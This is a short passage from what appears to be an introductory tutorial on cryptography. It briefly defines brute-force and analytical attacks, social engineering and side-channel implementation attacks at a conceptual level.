It can be divided into a) Mathematical analysis and b) Brute-force attacks. Brute-force attacks run the encryption algorithm for all possible cases of the keys until a match is found. Encryption algorithm is treated as a black box. Analytical attacks are those attacks which focuses on breaking the cryptosystem by analyzing the internal structure of the encryption algorithm.
- ✓ Social Engineering attack
It is something which is dependent on the human factor. Tricking someone to reveal their passwords to the attacker or allowing access to the restricted area comes under this attack. People should be cautious when revealing their passwords to any third party which is not trusted.
- ✓ Implementation attacks
Implementation attacks such as side-channel analysis can be used to obtain a secret key. They are relevant in cases where the attacker can obtain physical access to the cryptosystem.